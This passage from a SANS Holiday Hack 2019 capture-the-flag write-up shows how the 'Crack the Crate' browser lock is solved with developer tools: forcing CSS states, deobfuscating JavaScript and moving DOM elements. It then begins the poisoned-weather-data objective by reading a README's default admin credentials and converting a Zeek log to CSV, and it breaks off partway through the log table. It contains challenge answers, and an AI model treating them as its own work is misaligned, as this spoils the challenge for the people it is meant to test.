
Inspecting the page shows up several elements with the class `chakra` attached to them.



```
<div class="instructions">
  "This "
  <span class="chakra">next</span> == $0
  " code will be "
  <span class="chakra">unredacted</span>
  ", but "
  <span class="chakra">only</span>
  <span class="chakra">when</span>
  " all the "
  <span class="chakra">chakras</span>
  " are "
  <span class="subtle">:</span>
  "active."
</div>
```

Figure 197 - Crate Screenshot

Using the right-hand pane and the styles tab, it shows what CSS styles are being associated with the class.



```
241 span.chakra {
242   position: relative;
243 }
244
245 span.chakra:active:after {
246   content: '';
247   position: absolute;
248   font-family: monospace;
249   font-weight: bold;
250   color: #bb0000;
251   font-size: 1.5em;
252   top: -12px;
253 }
254
255 span.chakra:nth-child(1):active:after {
256   content: 'L7';
257 }
258 span.chakra:nth-child(2):active:after {
259   content: 'U4';
260 }
261 span.chakra:nth-child(3):active:after {
262   content: 'I';
263 }
264 span.chakra:nth-child(4):active:after {
265   content: 'PI';
266 }
267 span.chakra:nth-child(5):active:after {
268   content: '2';
269 }
```

Figure 198 - Crate Screenshot

The code for the lock can be seen here but there is another way to do it. In a previous screenshot, simply right-hand clicking on the element in question and selecting **Force State > :active**, will, as should be clear, force the active state<sup>75</sup> upon the element, thus initiating the relevant CSS style.




Figure 199 - Crate Screenshot

Doing this on all the relevant elements will again, show the code for this lock.




Figure 200 - Crate Screenshot

<sup>75</sup> <https://developer.mozilla.org/en-US/docs/Web/CSS/:active>

## Question 10




Figure 201 - Crate Screenshot

Inspecting the page gives us only one reference to `cover`.




Figure 202 - Crate Screenshot

The clue says to pop the cover which we do a number of ways but easiest here would be to do what was done before and simply uncheck the `background`<sup>76</sup> property in the right-hand pane. Doing so, reveals a circuit board.



Figure 203 - Crate Screenshot

The last clue says to examine the circuit board and in doing so, there is an 8-digit code in the bottom right hand corner.



Figure 204 - Crate Screenshot

However, adding **KD29XJ37** into the lock doesn't pop it open. Instead, there are errors in the console that the hints point towards.

```
✖ ▶ Error: Missing macaroni!
  at HTMLElement.<anonymous> (dc30312f-be23-4ab9-92f2-8ddc4f28286e:1)
```

Figure 205 - Crate Screenshot

<sup>76</sup> <https://developer.mozilla.org/en-US/docs/Web/CSS/background>

The link takes leads to a place in the code where the error gets thrown but unfortunately it's not easily readable.

A screenshot of a browser developer tools console. The code is highly obfuscated, containing many non-printing characters and symbols. A 'Pretty print' button is visible at the bottom left. The status bar at the bottom shows 'Line 1, Column 32694'.

```
1 \& '' != _0xcb5497[_0xedf7('0x55')])if('\x31\x30'===_0x4664e7)try{const _0x271ae8=document[_0xedf7('0x2e')](_0xedf7('0x5d'));if(!_0x271ae8)throw E
```

Figure 206 - Crate Screenshot

Fortunately, we can prettify the code using the **Pretty print** option at the bottom left (as can be seen above).

```
try {
    const _0x271ae8 = document[_0xedf7('0x2e')](_0xedf7('0x5d'));
    if (!_0x271ae8)
        throw Error('\x4d\x69\x73\x73\x69\x6e\x67\x20\x6d\x61\x63\x61\x72\x6f\x6e\x69\x21');
    _0x271ae8[_0xedf7('0x2b')][_0xedf7('0x5e')]['\x76\x61\x6c\x75\x65'];
    const _0x19db5d = document['\x71\x75\x65\x72\x79\x53\x65\x6c\x65\x63\x74\x6f\x72'](_0xedf7('0x5f'));
    if (!_0x19db5d)
        throw Error('\x4d\x69\x73\x73\x69\x6e\x67\x20\x63\x6f\x74\x74\x6f\x6e\x20\x73\x77\x61\x62\x21');
    _0x19db5d[ '\x61\x74\x74\x72\x69\x62\x75\x74\x65\x73'][_0xedf7('0x5e')][ '\x76\x61\x6c\x75\x65'];
    const _0x2caeef2 = document[_0xedf7('0x2e')](_0xedf7('0x60'));
    if (!_0x2caeef2)
        throw Error(_0xedf7('0x61'));
    _0x2caeef2[_0xedf7('0x2b')][_0xedf7('0x5e')][_0xedf7('0x55')];
    _0x1acb20(_0x4664e7, {
        '\x69\x64': _0x4664e7,
        '\x63\x6f\x64\x65': _0xcb5497[_0xedf7('0x55')]
    });
} catch (_0x3c48f6) {
    console[_0xedf7('0x42')](_0x3c48f6); x
}
```

Figure 207 - Crate Screenshot

A little more readable but the code is obfuscated. It can still be worked with.

`_0xedf7('0x2e')` will contain a value and values can be read (similar to how `document.title` was read) by just writing it to the console as follows:

```
> _0xedf7('0x2e')
< "querySelector"
```

Figure 208 - Crate Screenshot

This is also repeated for the 3<sup>rd</sup> `if` statement. The value is `querySelector`<sup>77</sup>. Moving on to the next part, the final piece of the command is displayed.

```
> _0xedf7('0x5d')
< ".locks > li > .lock.c10 > .component.macaroni"
```

Figure 209 - Crate Screenshot

`querySelector` is looking for one or more selectors to match. The selector in this example is `.locks > li > .lock.c10 > .component.macaroni`. The error is thrown because this selector doesn't exist.

Going onto the 3<sup>rd</sup> `if` statement which has the same start, we can see it's looking for another selector.

```
> _0xedf7('0x60')
< ".locks > li > .lock.c10 > .component.gnome"
```

Figure 210 - Crate Screenshot

Finally, the middle one is formatted slightly differently as it has a load of hex values thrown in. It actually has a similar format to the other two so it's safe to presume it'll be `querySelector` as well and when decoded it, sure enough, it decodes to `querySelector`.

```
> _0xedf7('0x5f')
< ".locks > li > .lock.c10 > .component.swab"
```

Figure 211 - Crate Screenshot

What needs to happen is to ensure that there exist 3 elements within the element with a class of `lock` and `c10` that all have class of `component` and `macaroni`, `gnome` and `swab` respectively.

Inspecting the code one last time shows all elements exist already.

<sup>77</sup> <https://developer.mozilla.org/en-US/docs/Web/API/Document/querySelector>

```
<div class="component gnome" data-code="XJ0"></div> == $0
```

Figure 212 - Create Screenshot

Now it's just a matter of ensuring they exist in the proper place.

```
▼<div class="cover">
  <button data-id="10">Unlock</button>
</div>
<input type="text" maxlength="8" data-id="10">
<button class="switch" data-id="10"></button>
<span class="led-indicator locked"></span>
<span class="led-indicator unlocked"></span>
<div class="component gnome" data-code="XJ0"></div>
<div class="component swab" data-code="J39"></div>
<div class="component macaroni" data-code="A33"></div>
::after
</div>
```

Figure 213 - Crate Screenshot

This enables the lock to be unlocked and challenge completed. In completing it, the following console message is displayed:

*Console was cleared*

Well done! Here's the password:

The Tooth Fairy

You opened the chest in 214.758 seconds

Well done! Do you have what it takes to Crack the Crate in under three minutes?

Feel free to use this handy image to share your score!

Figure 214 - Crate Screenshot

Doing it much quicker can be achieved the script of which can be found in the GitHub repository<sup>78</sup> and evidence of which is below.

<sup>78</sup> <https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/11%20Open%20the%20Sleigh%20Shop%20Door>




Figure 215 - Crate Screenshot

Answer

The Tooth Fairy

URL

<https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/11%20Open%20the%20Sleigh%20Shop%20Door>

## Filter Out Poisoned Sources of Weather Data

### Synopsis

Use the data supplied in the Zeek JSON logs to identify the IP addresses of attackers poisoning Santa's flight mapping software. Block the 100 offending sources of information to guide Santa's sleigh through the attack. Submit the Route ID ("RID") success value that you're given. For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.

<https://downloads.elfu.org/http.log.gz>

<https://srf.elfu.org>

### Hint

That's got to be the one - thanks!

Hey, you know what? We've got a crisis here.

You see, Santa's flight route is planned by a complex set of machine learning algorithms which use available weather data.

All the weather stations are reporting severe weather to Santa's Sleigh. I think someone might be forging intentionally false weather data!

I'm so flummoxed I can't even remember how to login!

Hmm... Maybe the Zeek http.log could help us.

I worry about LFI, XSS, and SQLi in the Zeek log - oh my!

And I'd be shocked if there weren't some shell stuff in there too.

I'll bet if you pick through, you can find some naughty data from naughty hosts and block it in the firewall.

If you find a log entry that definitely looks bad, try pivoting off other unusual attributes in that entry to find more bad IPs.

The sleigh's machine learning device (SRF) needs most of the malicious IPs blocked in order to calculate a good route.

Try not to block many legitimate weather station IPs as that could also cause route calculation failure.

Remember, when looking at JSON data, jq is the tool for you!

### Solution

Going to <https://srf.elfu.org/presents> shows a login page.



SLEIGH ROUTE FINDER API

## LOGIN




Figure 216 - Weather Data Screenshot

At this point there is no signs of credentials to use or weaknesses to bypass authentication. We review what we have got so far from all objectives.

### 3. SRF - Sleigh Route Finder Web API

The SRF Web API is started up on Super Sled-O-Matic device bootup and by default binds to 0.0.0.0:1225:



The default login credentials should be changed on startup and can be found in the readme in the ElfU Research Labs git repository.

The Sleigh Route Finder has a weather map showing Elf weather stations around the globe reporting their local conditions. The website also contains a simple IP Firewall for filtering out improper weather traffic from being ingested. These two features can be seen below:

Two side-by-side screenshots of the SRF Web API interface. The left screenshot shows the 'WEATHER MAP' page, which displays a world map with various weather icons. A tooltip on the map shows details for 'Santa's Sleigh Track' at 'Cerro del Sol, 38 Lat: -18.95 Lon: -59.73'. The right screenshot shows the 'FIREWALL' page, featuring a night scene with a moon and clouds. It includes a text box explaining how firewall rules work and three buttons: 'ACCEPT', 'DENY', and 'RESET'. Below the buttons are two status boxes: one for 'IP Address Range' showing '2.2.2.2/32' and another for 'Amount' showing 'A\$0.00'.

Figure 217 - Weather Data Screenshot

There is a clue in the document from decrypting the file in an earlier objective. Everything points to there being a readme file.

Going to <https://srf.elfu.org/README.md> (also in the downloaded logs for this objective) shows these credentials.

```
# Sled-O-Matic - Sleigh Route Finder Web API
```

### ### Installation

```
sudo apt install python3-pip  
sudo python3 -m pip install -r requirements.txt
```

### #### Running:

```
python3 ./srfweb.py
```

### #### Logging in:

You can login using the default admin pass:

```
admin 924158F9522B3744F5FCD4D10FAC4356
```

However, it's recommended to change this in the sqlite db to something custom.

*Figure 218 - Weather Data Screenshot*

The website has a section about API docs, the firewall section a weather map and an about us section.

 **SLEIGH ROUTE FINDER API**

[API DOC](#) [WEATHER MAP](#) [FIREWALL](#) [LOGOUT](#)

## ABOUT

Santa's Sleigh no longer uses magic to guide it and has instead been upgraded with a newer, better and more efficient device created by the students at ELF-University called the SRF - Sleigh Route Finder. This page is the landing page for monitoring and controlling the SRF. The SRF device ingests weather data from thousands of remote weather stations reporting directly to Santa's Sleigh. The SRF's on-board computer then calculates the best and most efficient present delivery path using machine learning. Remote elf workers around the world maintain thousands of different weather stations around the globe that report weather conditions directly to the on-board SRF device through this API.

## API DOCS

Reference the API pdf documentation below to better understand how to report weather data. This API is so easy, any elf can report in! For example:

```
curl -X POST -H "Content-Type: application/json" \
-d '{"coord":{"lon":19.04,"lat":47.3},"weather":[{"id":701,"main":"Clouds"}]}' \
http://srf.elfu.org/api/measurements
```

[API Documentation](#)

## WEATHER MAP

Reporting Elf Weather Stations

Evergreen Christmas Eve  
Sorrelvale, RU  
Lat 61.71 Lon 20.69  
⚠ Reporting Extreme Weather ⚠

Christmastide Carols  
Provence du Sud, SF  
Lat 44.23 Lon -1.83  
⚠ Reporting Extreme Weather ⚠

Spirit Mistletoe  
Hawtree County, US  
Lat 36.75 Lon -78.08  
⚠ Reporting Extreme Weather ⚠

Scarf Charity  
Lettuce, CH  
Lat 47.33 Lon 8.33  
⚠ Reporting Extreme Weather ⚠

Sleigh Season Greetings  
Hornbeam, UK  
Lat 38.23 Lon -89.39  
⚠ Reporting Extreme Weather ⚠



**GLOBAL WEATHER**

## FIREWALL

Firewall rules apply in the order they appear in the list below and should always end in a default deny/accept of 0.0.0.0/0. To submit a single IP, you could provide something similar to 1.1.1.1/32 or 1.1.1.1. To submit a range, you could provide 192.168.10/24 and to submit a list of IPs you can use csv format similar to 1.1.1.1/32, 2.2.2.2, 3.3.3.3/32 etc...

ip/cidr OR ip/cidr.ip/cidr;ip/cidr
<input type="button" value="ACCEPT"/>
<input type="button" value="DENY"/>
<input type="button" value="RESET"/>

A:0.0.0/0 <

Recalculating route using received weather data...

Figure 219 - Weather Data Screenshot

Using `jq` seems the obvious route to go down given the hints especially that it was used to parse json previously. There are also utils out there that convert the JSON into a TSV format that can be consumed by RITA.

However, as is tradition<sup>79</sup>, Excel is the tool of choice. In order to do that, the JSON file is converted into CSV using a small bit of Python.

```

1 import csv, json, sys
2 inputFile = "http.log"
3 outputFile = "http.csv"
4 inputFile = open(inputFile) #open json file
5 outputFile = open(outputFile, 'w') #load csv file
6 data = json.load(inputFile) #load json content
7 inputFile.close() #close the input file
8 output = csv.writer(outputFile) #create a csv.write
9 output.writerow(data[0].keys()) # header row
10 for row in data:
11     output.writerow(row.values()) #values row

```

Figure 220 - Weather Data Screenshot

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	U	V	W	X	Y	Z
1	ts	uid	id.orig_h	id.orig_p	id.resp_h	id.resp_p	trans_depth	method	host	uri	referrer	version	user_agent	origin	request_body_len	response_body_len	status_code	status							
2	2019-10-05T06:50:42-0800	CIRVB8h1v	238.27.231.	60677	10.20.3.80	80	1	GET	srf.elfu.or/	14.10/Go-		1	Mozilla/5.0 (W-	0	232	404	Not Fo								
3	2019-10-05T06:50:42-0800	CIRVB8h1v	54.242.225.	60677	10.20.3.80	80	2	GET	srf.elfu.or/	api/weat-		1	Mozilla/5.0 (W-	0	3880	200	OK								
4	2019-10-05T06:50:47-0800	CFIKL1g130	228.31.136.	53001	10.20.3.80	80	1	POST	10.20.3.8C/	api/meas-		1.1	Mozilla/5.0 (X-	460	148	200	OK								
5	2019-10-05T06:51:43-0800	CIVP9g3Y	181.79.241.	36489	10.20.3.80	80	1	GET	10.20.3.8C/	api/weat-		1.1	curl/7.20.0 (i3-	0	458	200	OK								
6	2019-10-05T06:51:49-0800	C7Erkw6C	228.75.175.	41278	10.20.3.80	80	1	GET	10.20.3.8C/	api/weat-		1.1	Sogou head sp-	0	926	200	OK								
7	2019-10-05T06:51:49-0800	CL3MzN3s	109.130.93.	44076	10.20.3.80	80	1	GET	-	/api/weat-		1.1	Mozilla/5.0 (X-	0	476	200	Not Mc								
8	2019-10-05T06:51:50-0800	CFGla915c	131.249.18	53009	10.20.3.80	80	1	GET	srf.elfu.or/	ocsp		1.1	Opera/9.80 (W-	0	232	404	Not Fo								
9	2019-10-05T06:54:03-0800	CUHZfE3U	168.88.43.1	50656	10.20.3.80	80	1	GET	srf.elfu.or/	api/weat-		1.1	Mozilla/5.0 (W-	0	1422	200	Not Mc								
10	2019-10-05T06:54:03-0800	CTk4zd4jja	23.48.163.1	50658	10.20.3.80	80	1	GET	-	/api/weat http://srf.e		1.1	Opera 9.7 (Wi-	0	452	200	OK								
11	2019-10-05T06:54:03-0800	Cr75GAU	130.74.171.	50660	10.20.3.80	80	1	GET	10.20.3.8C/	js/Morph http://srf.e		1.1	Mozilla/5.0 (X-	0	13057	200	OK								
12	2019-10-05T06:54:03-0800	CvWwfB1P	186.198.52.	50659	10.20.3.80	80	1	GET	10.20.3.8C/	api/weat http://srf.e		1.1	Mozilla/5.0 (W-	0	458	200	OK								
13	2019-10-05T06:54:03-0800	COeyOn4	51.34.20.5	50662	10.20.3.80	80	1	GET	-	/api/static-		1.1	Mozilla/5.0 (W-	0	196875	200	OK								
14	2019-10-05T06:54:03-0800	CKetye44E	75.66.210.2	50657	10.20.3.80	80	1	GET	10.20.3.8C/	api/weat http://10.2		1.1	Mozilla/5.0 (X-	0	296875609	200	OK								
15	2019-10-05T06:54:03-0800	CvRpMc1	23.34.7.212	50663	10.20.3.80	80	1	GET	srf.elfu.or/	api/weat http://srf.e		1.1	Googlebot-Ne	0	2365	200	OK								
16	2019-10-05T06:54:03-0800	Cr3Em4a	167.179.41.	50661	10.20.3.80	80	1	GET	srf.elfu.or/	api/weat http://10.2		1.1	Mozilla/5.0 (W-	0	455	200	OK								
17	2019-10-05T06:54:04-0800	CDxxkkV	190.58.40.5	50664	10.20.3.80	80	1	GET	srf.elfu.or/	dirb0.js		1.1	Mozilla/5.0 (X-	0	232	404	Not Fo								
18	2019-10-05T06:54:04-0800	C2lgU53b	108.20.152.	50665	10.20.3.80	80	1	GET	srf.elfu.or/	api/weat-		1.1	Sogou Pic Spid-	0	490	200	Not Mc								
19	2019-10-05T06:54:04-0800	Cpgrylf6u	4.124.120.1	50667	10.20.3.80	80	1	GET	srf.elfu.or/	api/static http://srf.e		1.1	Opera/9.80 (X-	0	196875	200	OK								
20	2019-10-05T06:54:04-0800	CTUfc2AY	172.39.210.	50668	10.20.3.80	80	1	GET	10.20.3.8C/	api/weat http://10.2		1.1	Mozilla/5.0 (X-	0	484	200	OK								
